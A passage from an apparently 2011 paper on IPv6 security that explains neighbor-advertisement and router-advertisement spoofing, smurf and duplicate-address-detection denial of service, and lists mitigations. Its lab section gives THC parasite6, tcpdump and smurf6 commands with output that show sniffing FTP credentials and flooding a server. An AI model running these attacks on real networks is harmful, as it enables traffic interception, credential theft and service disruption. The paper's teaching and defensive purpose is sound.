In Figure 8 above, NS is the ICMPv6 neighbor solicitation while NA is the ICMPv6 neighbor advertisement. Node A wants to contact Node B to perform data communication, the steps which can be observed in the following explanation.

- Node A finds out the MAC address of Node B by sending ICMPv6 neighbor solicitation packet to multicast address forall nodes (FF02::1).
- Every node on the network, including Node B, receives this ICMPv6 neighbor solicitation.
- Node B receives the ICMPv6 neighbor solicitation packet and responds with ICMPv6 neighbor advertisement to Node A with *solicited (S) flag* enabled.
- Node A receives the advertisement and knows that IPv6 of Node B is on Node B MAC address.
- The address is successfully looked up, both Nodes can perform communication and data transfer.

This process is similar to the role of ARP in IPv4 addressing.

Since the lookup process is not much different from that of ARP in IPv4, this process also has the same vulnerability which can be used to perform Man in the Middle attack. Figure 9 shows the process of how IPv6 looks up on the network during Man in the Middle attack.



Figure 9. Man in the Middle

The following are brief explanations of the process shown in Figure 9 above.

- Attacker utilizes his computer with *THC parasite6* and allows IPv6 forwarding.
- Node A tries to find out the MAC address of Node B by sending ICMPv6 neighbor solicitation packet to multicast address forall nodes (FF02::1).

- Every node on the network, including Node B and Attacker, receives this ICMPv6 neighbor solicitation.
- Node B receives the ICMPv6 neighbor solicitation packet and responds with ICMPv6 neighbor advertisement to the Node A with *solicited (S) flag* enabled.
- Attacker receives the ICMPv6 neighbor solicitation packet and responds with ICMPv6 neighbor advertisement to Node A with *solicited (S) and override (O) flag* enabled.
- Node A receives the advertisement from Node B and Attacker, but because Attacker enables *override (O) flags,* it overwrites and exists neighbor cache entry of Node A (Network Working Group, 2007).
- Node A is deceived so it knows is that IPv6 of Node B is on the Attacker MAC address.
- Both Node A and Node B can perform communication and data transfer, but all traffics from Node A to Node B goes through the Attacker.

Now, the attacker may conduct further attacks such as intercepting traffic to steal secret or confidential information, filtering the traffic, hijacking the established TCP connection, and many more.

7.1.2. MITM With Spoofed ICMPv6 Router Advertisement

The computer on the network sends the ICMPv6 router solicitation (ICMPv6 type 133) in order to prompt routers to generate the router advertisement quickly (Network Working Group, 2007). The router responds with ICMPv6 router advertisement (ICMPv6 type 133) which contains network prefix, options, lifetime, and autoconfig flag. The computer configures its routing table based on the ICMPv6 router advertisement received from the router. Figure 10 shows the process.



Figure 10. Router Advertisement

In figure 10 above, RS is the ICMPv6 router solicitation and RA is the ICMPv6 router advertisement. The brief explanation of the process shown in Figure 8 can be observed below.

- Node A requests for router advertisement by sending ICMPv6 router solicitation packet to multicast address forall routers (FF02::2).
- Every router on the network receives this ICMPv6 router.
- ROUTER receives the ICMPv6 neighbor solicitation packet and responds with ICMPv6 neighbor advertisement destined to the FF02::1, so all nodes on the network receive it.
- Node A receives ICMPv6 advertisement from ROUTER which contains network prefix, options, lifetime, and autoconfig flag.
- Node A configures its routing table based on the router advertisement and implant default gateway.

Now all traffic destined to the outside network segment flow through the ROUTER.

The problem is that anyone can claim to be the router and can send the periodic router advertisement to the network. As a result, anyone can be the default gateway on the network.



Figure 11. Man in the Middle

The following are the explanations of the process shown in the Figure 11 above.

- Attacker utilizes his computer with *THC fake_router6*, allowing IPv6 forwarding, and configuring default route to the ROUTER.
- ROUTER sends the periodic ICMPv6 router advertisement to the network, so that every computer on the network can configure their routing tables.

- Attacker sends the ICMPv6 router advertisement and announces himself as the router on the network with the highest priority (Hauser, 2011).
- Computers on the network configure the default gateway on their routing table to the Attacker.

Now all traffic destined to the outside network segment flow through the Attacker.

In order to reduce the risk of Man in the Middle or to prevent it, there are some techniques which are new for IPv6, and there are also some techniques which are already used in IPv4. The following are some best techniques.

- You can monitor the neighbor cache entry and create early alert mechanism when the suspicious change of cache occurs.
- You can use Secure Neighbor Discovery (SEND) in order to prevent Man in the Middle attack, but it potentially increases your device load because of the encryption required.
- It is recommended to a layer two devices such as switch, with router advertisement guard (RA guard) in order to block malicious incoming RA (IETF, 2011). In spite of the fact that currently, there are some techniques to bypass it.
- IPSEC on mobile IPv6, which is mandatory by default, prevents Man in the Middle from targeting mobile device.
- In addition, the create mechanism to give early alert about rogue DHCPv6 server detection. Multiple DHCPv6 servers may help to reduce the impact of Man in the Middle.
- It is also recommended to create a permanent entry for the default gateway address on the neighbor cache.
- Network segmentation such as subnet or VLAN may be used to reduce the risk of Man in the Middle attack.
- Switch port security and IEEE 802.1x also work in an IPv6 network (Purser, 2010).

Lastly, do not forget to register for security mailing lists such as *security focus* and *full disclosure*, so that we have an early alert when new vulnerabilities related to the IPv6 protocol are found.

7.2. Denial of Services

Denial of service (DoS) is a type of attack that aims to disrupt the network resource availability or even to make it inaccessible. Several types of DoS attack against IPv6 that have been known can be noted as follows.

- Traffic flooding with ICMPv6 router advertisement, neighbor advertisement, neighbor solicitation, multicast listener discovery, or smurf attack.
- Denial of Service which prevents new IPv6 attack on the network.
- Denial of Service which is related to fragmentation.
- Traffic flooding with ICMPv6 neighbor solicitation and a lot of crypto stuff to make CPU target busy.

Even though there are many more Denials of Service techniques, here, we will only discuss a smurf attack and a Denial of Service which prevents a new IPv6 on the network.

7.2.1. Smurf attack

Smurfing is an attack that aims to flood the target with network traffic so that it cannot be accessed. This method is categorized as traffic a amplification attack because this method enables attacker with few resources to produce enormous volume of traffic. On the IPv4 network, the smurf attack can be performed by sending spoofed ICMP echo requests to the broadcast address. The source address of the request is the target of the attack. IPv6 does not have a broadcast address, but it has a multicast address to reach all nodes in the network. Figure 12 illustrates the smurf attack.



Figure 12. Smurf attack

Figure 12 clearly illustrates why the smurf attack is called as amplification attack. The small bandwidth usage on the attacker side is multiplied by the number of computers connected to the network on the victim side. The attacker utilizes his computer with *THC smurf6* or *THC rsmurf6*. These tools can be used to send the ICMPv6 echo requests to all nodes multicast address (FF02::1) with the spoofed source from the attack target. In the local network, THC *smurf6* attack does not only floods the network but it also increases the CPU utilization.

7.2.2. Duplicate Address Detection

Duplicate address detection (DAD) is the mechanism of IPv6 stateless auto-configuration to detect whether an IPv6 address exists on the network. This mechanism uses ICMPv6 neighbor solicitation which sends to all nodes multicast address. If the IPv6 address does not exist on the network, no response will be sent back to the solicitation source. Figure 13 shows the Duplicate Address Detection mechanism in the normal situation.



Figure 13. Duplicate Address Detection

The computer which wants to join the network asks about C existence using ICMPv6 neighbor solicitation. Because there is no response to the solicitation, this computer concludes that none uses C as their IPv6 address and it uses C as its own IPv6 address.

As stated earlier, everyone can reply to the ICMPv6 neighbor solicitation. What will happen if every solicitation sent to detect possible duplication is replied? Everyone can't join the network! This is the main concept of Denial of Service which prevents new IPv6 on the network. The process is illustrated by figure 14 below.



Figure 14. DoS preventing new system

The following are the explanations of process shown in Figure 14 above.

- Attacker utilizes his computer with *THC dos-new-ipv6*.
- New computer wants to join the network and asks whether IPv6 C exists. Attacker replies and claims that he is C.
- New computer, then, asks whether IPv6 D exists. Attacker replies and claims that he is D.
- Every time the new computer asks about IPv6 existence, the attacker replies and claims that he is that IPv6.
- The new computer cannot join the network since it does not have IPv6 address.

Is there any way to reduce the risk of Denial of Service? Actually, Denial of Service is the hardest attack to prevent, but there are still some ways to make the attack more difficult.

- Configure the firewall to limit the volume of packets, so that the risk of flooding can be minimized.
- Configuring the border firewall to deny incoming traffic from the Internet if the source or destination address is listed in Table 1.
- Configure the border router to not allow IPv6 source routing and routing header type 0.
- Configuring the system not to reply to ICMPv6 request destined to FF02::1 multicast address in order to prevent being part of smurf attack.
- The intrusion detection system must be configured to monitor traffic anomalys and to generate an alert when an anomaly is detected.

- Although DHCPv6 may be flooded, it is also recommended to use multiple DHCPv6 servers as an alternative for IPv6 stateless auto-configuration in order to mitigate Denial of Service caused by Duplicate Address Detection.

Lastly, we should not forget to register for security mailing lists such as *security focus* and *full disclosure*, so that we have an early alert when new vulnerabilities related to the IPv6 protocol are found.

7.3. Other Attack

The protocol vulnerabilities explained above are to conduct Denial of Service attack and to help further attack. There are some other known techniques also helpful for the penetration tester and/or attacker related to the IPv6 usage.

- IPv6 fragmentation attack may be used to bypass the intrusion detection system since the fragmentation process is performed by source and destination device.
- In order to help IPv4 to IPv6 mechanism, there are some known tunnelling techniques which are vulnerable to Denial of Service attack. As an example is routing loop attack using IPv6 automatic tunnelling (Network Working Group, 2010).
- Computer which uses teredo tunnelling in IPv4 network may be used to bypass firewall and IDS as network perimeter defense.
- ICMP attacks against TCP do still work, for example, to use ICMPv6 error messages to tear down BGP session.

Please read *Van Hauser's* presentation published on *The Hacker Choice* website (Hauser, 2008) as a reference for the IPv6 protocol weaknesses which may not be written about in this paper.

7.4. Example IPv6 Protocol Vulnerability Attack in Practice

After having the conceptual knowledge about the IPv6 protocol vulnerability, let us continue on some hands-on or practice related to the attack on these vulnerability. This paper shows the practical technique on Man in the Middle by taking the advantage of the spoofed neighbor advertisement, and then using it to perform sniffing FTP traffic. The second practical technique covers Smurf Attack Denial of Service. So, have a little fun!

7.4.1. Sniffing and Man in The Middle Attack

In order to practice Man in the Middle and sniffing, it is required at least three computers connected on the same IPv6 network. Figure 15 shows the network diagram used for performing the sniffing attack.



Figure 15. Network Diagram

In Figure 15, the left side shows the normal data traffic while on the right side shows the data traffic during the attack. Table 6 shows the network addressing for Client, Attacker, and FTP Server.

Table 6. Network Addressing

Node	Global IPv6 Address	Local-link IPv6 Address	MAC Address
Client	dead:beaf::1/64	fe80::a00:27ff:fe19:75/64	08:00:27:19:00:75
FTP Server	dead:beaf::4/64	fe80::a00:27ff:fe04:f29/64	08:00:27:04:0f:29
Attacker	dead:beaf::2/64	fe80::a00:27ff:fe04:5931/64	08:00:27:04:59:31

The first test is to send the ICMPv6 echo request (*ping6*) from Client to FTP Server. Then, take a look at the neighbor cache entry. This test is conducted during normal condition. The results can be seen as follows.

```
Client
Client ~> ping6 dead:beaf::4 -c 1
PING dead:beaf::4(dead:beaf::4) 56 data bytes
64 bytes from dead:beaf::4: icmp_seq=0 ttl=64 time=2.45 ms
(cutted)
Client ~> ip -6 neigh
fe80::a00:27ff:fe04:f29 dev eth0 lladdr 08:00:27:04:0f:29 REACHABLE
dead:beaf::4 dev eth0 lladdr 08:00:27:04:0f:29 REACHABLE

FTP SERVER
ftpserv ~> ip -6 neigh sh
fe80::a00:27ff:fe19:75 dev eth0 lladdr 08:00:27:19:00:75 REACHABLE
dead:beaf::1 dev eth0 lladdr 08:00:27:19:00:75 REACHABLE

Attacker
There is no entry on the neighbor cache
```

There is no anomaly in the test result compared to table 6. Every IPv6 address has correct MAC address. The traffic flow is exactly shown by Figure 13 on the left.

The next test is started by enabling IPv6 forwarding and utilizing *parasite6* on the Attacker computer. The goal is to perform Man in the Middle using spoofed neighbor advertisement.

```
Attacker shell 1
Attacker ~>  sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
Attacker ~> ./parasite6 -l eth1
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...

Attacker shell 2
Attacker ~>  tcpdump –i eth1 –nnevv icmp6
```

This test is continued by sending ICMPv6 echo request (*ping6*) from Client to FTP Server, then looking at the neighbor cache entry. The following is the second test result.

```
Client
Client ~> ping6 dead:beaf::4 -c 4
PING dead:beaf::4(dead:beaf::4) 56 data bytes
64 bytes from dead:beaf::4: icmp_seq=0 ttl=64 time=2.45 ms
(cutted)
Client ~> ip -6 neigh
fe80::a00:27ff:fe04:f29 dev eth0 lladdr 08:00:27:04:0f:29 REACHABLE
fe80::a00:27ff:fe04:5931 dev eth0 lladdr 08:00:27:04:59:31 REACHABLE
dead:beaf::4 dev eth0 lladdr 08:00:27:04:59:31 REACHABLE

FTP SERVER
ftpserv ~> ip -6 neigh sh
fe80::a00:27ff:fe19:75 dev eth0 lladdr 08:00:27:19:00:75 REACHABLE
fe80::a00:27ff:fe04:5931 dev eth0 lladdr 08:00:27:04:59:31 REACHABLE
dead:beaf::1 dev eth0 lladdr 08:00:27:19:00:75 REACHABLE

Attacker
Attacker ~>ip -6 neigh sh
fe80::a00:27ff:fe04:f29 dev eth1 lladdr 08:00:27:04:0f:29 REACHABLE
dead:beaf::1 dev eth1 lladdr 08:00:27:19:00:75 REACHABLE
fe80::a00:27ff:fe19:75 dev eth1 lladdr 08:00:27:19:00:75 REACHABLE
dead:beaf::4 dev eth1 lladdr 08:00:27:04:0f:29 REACHABLE
```

There is an anomaly on the Client neighbor cache, the FTP server's IPv6 address dead:beaf::4 is attached to the Attacker's MAC address. Hence, the traffic from Client to FTP server goes through the Attacker.

The test is continued by sniffing the FTP connection from the client to the FTP server. The goal is to intercept username and password used to login to the server. The attacker allows IPv6 forwarding and utilizes with *parasite6* and *tcpdump*.

```
Attacker shell 1
Attacker ~>  sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
Attacker ~> ./parasite6 -l eth1
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...

Attacker shell 2
Attacker ~>  tcpdump –i eth1 –nnevv –s0 –w /tmp/ftp.pcap tcp port 20 and tcp port 21
```

Client tries to connect to the FTP server and then logins with the valid credential using Linux command line.

```
Client ~> telnet dead:beaf::4 21
Trying dead:beaf::4...
Connected to dead:beaf::4 (dead:beaf::4).
Escape character is '^]'.
220 (vsFTPd 2.0.7)
HELP
530 Please login with USER and PASS.
USER ftpuser
331 Please specify the password.
PASS FTPpass!
530 Login incorrect.
USER ftpuser
331 Please specify the password.
PASS FTPuser!
230 Login successful.
HELP
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
^]
telnet> q
Connection closed.
```

Because the Linux ftp command line does not support IPv6 yet, telnet is used to simulate the FTP login process. During the login process, the tcpdump in the attacker's computer captures all traffic from Client to the FTP server. This dump is written on the pcap file and saved as */tmp/ftp.pcap*. In order to read the pcap file easily, wireshark is used to analyze sniffing result. Figure 16 below shows the wireshark output.



Figure 16. Sniffing FTP Connection

A Man in the Middle with a spoofed neighbor advertisement helps to conduct sniffing attack in switched network. Our practice shows that Man in the Middle helps to intercept username and password in FTP connection.

7.4.2. Smurf Attack Denial of Service

In order to practice the smurf attack, at least two computers connected in the same IPv6 network are required. Figure 17 shows the network diagram used for testing the smurf attack.



Figure 17. Smurf attack

The network shown in Figure 17 above consists of a single computer named Client. The network addressing for Client, Attacker, and FTP Server is also shown in table 6.The test is performed using *THC smurf6* from Attacker's computer to flood FTP server. The following is the result.

Client
Client ~> ping6 dead:beaf::4
PING dead:beaf::4(dead:beaf::4) 56 data bytes
64 bytes from dead:beaf::4: icmp_seq=0 ttl=64 time=1.35 ms
64 bytes from dead:beaf::4: icmp_seq=1 ttl=64 time=0.743 ms
64 bytes from dead:beaf::4: icmp_seq=2 ttl=64 time=0.851 ms
64 bytes from dead:beaf::4: icmp_seq=3 ttl=64 time=1.69 ms
64 bytes from dead:beaf::4: icmp_seq=4 ttl=64 time=121 ms
64 bytes from dead:beaf::4: icmp_seq=5 ttl=64 time=181 ms
64 bytes from dead:beaf::4: icmp_seq=6 ttl=64 time=125 ms
64 bytes from dead:beaf::4: icmp_seq=7 ttl=64 time=160 ms
(cutted)
FTP SERVER
ftpserv ~> ifstat
eth0
KB/s in KB/s out
1886.26 0.24
1974.48 0.12
2049.65 0.12
1910.42 0.12
1943.88 0.12
1955.41 0.12

Attacker
Attacker ~>./smurf6 eth1 dead:beaf::4
Starting smurf6 attack against dead:beaf::4 (Press Control-C to end) ...

During the smurf attack, the network latency increases which is shown by ping time from Client to FTP server, more than 100 ms. The traffic received by the server is close to 2 MBps (16 Mbps). We use the tcpdump to capture the traffic on the server then read it with wireshark. Figure 18 below shows the wireshark output.

No.	Time	Source	Destination	Protocol	Info
1	2011-10-24 07:00:25.561501	dead:beaf::4	ff02::1	ICMPv6	Echo request
2	2011-10-24 07:00:25.561554	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply
3	2011-10-24 07:00:25.562859	dead:beaf::4	ff02::1	ICMPv6	Echo request
4	2011-10-24 07:00:25.562886	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply
5	2011-10-24 07:00:25.562890	dead:beaf::1	dead:beaf::4	ICMPv6	Echo reply
6	2011-10-24 07:00:25.562893	dead:beaf::4	ff02::1	ICMPv6	Echo request
7	2011-10-24 07:00:25.562905	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply
8	2011-10-24 07:00:25.562908	dead:beaf::4	ff02::1	ICMPv6	Echo request
9	2011-10-24 07:00:25.562916	dead:beaf::1	dead:beaf::4	ICMPv6	Echo reply
10	2011-10-24 07:00:25.562920	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply
11	2011-10-24 07:00:25.562923	dead:beaf::1	dead:beaf::4	ICMPv6	Echo reply
12	2011-10-24 07:00:25.562926	dead:beaf::1	dead:beaf::4	ICMPv6	Echo reply
13	2011-10-24 07:00:25.563628	dead:beaf::4	ff02::1	ICMPv6	Echo request
14	2011-10-24 07:00:25.563658	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply
15	2011-10-24 07:00:25.563943	dead:beaf::1	dead:beaf::4	ICMPv6	Echo reply
16	2011-10-24 07:00:25.563954	dead:beaf::4	ff02::1	ICMPv6	Echo request
17	2011-10-24 07:00:25.563972	dead:beaf::3	dead:beaf::4	ICMPv6	Echo reply

Figure 18. Smurf Attack

The spoofed ICMPv6 echo request from *dead:beaf::4* is destined to *ff02::1* which is multicast address for all-nodes. All other computers on the network reply the request

destined to FTP server (*dead:beaf::4*). We see that *dead:beaf::1* and *dead:beaf::3* send ICMPv6 echo reply to the FTP server.

8. Conclusion

Compared to the current widely-deployed Internet protocol version, Internet protocol version 6 (IPv6) has more address space and it also has different fields in its header. Since IPv6 is the successor to the current version, these differences certainly have an impact on Internet security. These differences affect both the attacker in penetrating the network and the administrator in defending their network.

As for the attacker, the exploitation and host enumeration techniques must be changed due to the large address space on IPv6. Enumerating /24 network on IPv4 just needs a few minutes, but enumerating /64 network on IPv6 is definitely a time consuming operation. Tools and exploits, which are used to attack the IPv6 network, have to be changed due to its different header. As for the administrator, they certainly have to reconfigure their perimeter defense such as firewall and intrusion detection system. The transition mechanism used for migration from IPv4 to IPv6 also has security concerns viewed from both offense and defense perspective.

The exploitation and host enumeration rely heavily on DNS as the source of information. DHCP and some specific multicast addresses can also be used to help enumerate live hosts. Scanning to look for open port or vulnerability has to use a scanner which supports IPv6. The main difference in the scanner is the socket which communicates with hosts in the IPv6 network. For these reasons, the IPv6 administrator has to carefully configure DNS and DHCP to minimize information leak through this service. Reconfiguring the firewall and utilizing an intrusion detection system in order to detect, reconnaissance, enumerate, and scan must be done!

The penetration testing can be conducted by exploiting the programming flaws or protocol weakness. The vulnerability exploiting programming flaw, such as buffer overflow and format string attack, is conceptually the same as those in the IPv4 network. The differences are in the socket and shellcode used to exploit the vulnerability. IPv6 protocol weakness may be used for Denial of Service or Man in the Middle attacks. Although the goal may be the same, new techniques need to be introduced to exploit IPv6 due to its different header from IPv4's. There are also some techniques used in IPv4 which

also works in exploiting IPv6 protocol. In order to defend the penetration testing against the programming flaw, the same technique in IPv4 is used. The difference is in defending from the attack through IPv6 traffic instead of through that of IPv4. Hence, the main focus in defending against the attack of IPv6 is to reconfigure network infrastructure, perimeter defense, and monitoring system.

9. Reference

Adams, Jaime. (2010). Protecting Linux Against Overflow Exploits. Retrieved October, 2, 2011, from https://www.infosecisland.com/blogview/8211-Protecting-Linux-Against-Overflow-Exploits.html

Aleph One. (1996). Smashing the Stack for Fun and Profit. Retrieved October, 2, 2011, from http://www.phrack.org/issues.html?id=14&issue=49

Barr, Graham., Torres, Rafael Martinez., & Fish, Shlomi. (2003). IO::Socket::INET6. Retrieved October, 1, 2011, from http://search.cpan.org/~shlomif/IO-Socket-INET6-2.69/lib/IO/Socket/INET6.pm

Davis, Joe. (2004). TCP/IP Fundamentals for Microsoft Windows. Retrieved October,1,2011, from http://technet.microsoft.com/en-us/library/bb726997.aspx

Hall, Brian "Beej Jorgensen". (2009). Beej's Guide to Network Programming Using Internet Sockets. Retrieved October, 2, 2011, from http://beej.us/guide/bgnet/output/html/singlepage/bgnet.html

Hauser, Van. (2008). Attacking the IPv6 Protocol Suite. Retrieved October, 8, 2011, from http://freeworld.thc.org/papers/vh_thc-ipv6_attack.pdf

Hauser, Van. (2011). THC-IPv6 CCC-Camp Release. Retrieved October, 8, 2011, from http://thc.org/thc-ipv6/

Hogewoning , Marco. (2011). IPv6 Transitioning : An overview of what's arround. Retrieved October, 1, 2011, from http://ripe62.ripe.net/presentations/51-46-MH-RIPE62-Transitioning.pdf

Huston, Geof. (2011). IPv4 Address Report. Retrieved October, 1, 2011, from http://www.potaroo.net/tools/ipv4/index.html

IANA. (2011). Internet Control Message Protocol version 6 (ICMPv6) Parameters. Retrieved October, 2, 2011, from http://www.iana.org/assignments/icmpv6-parameters

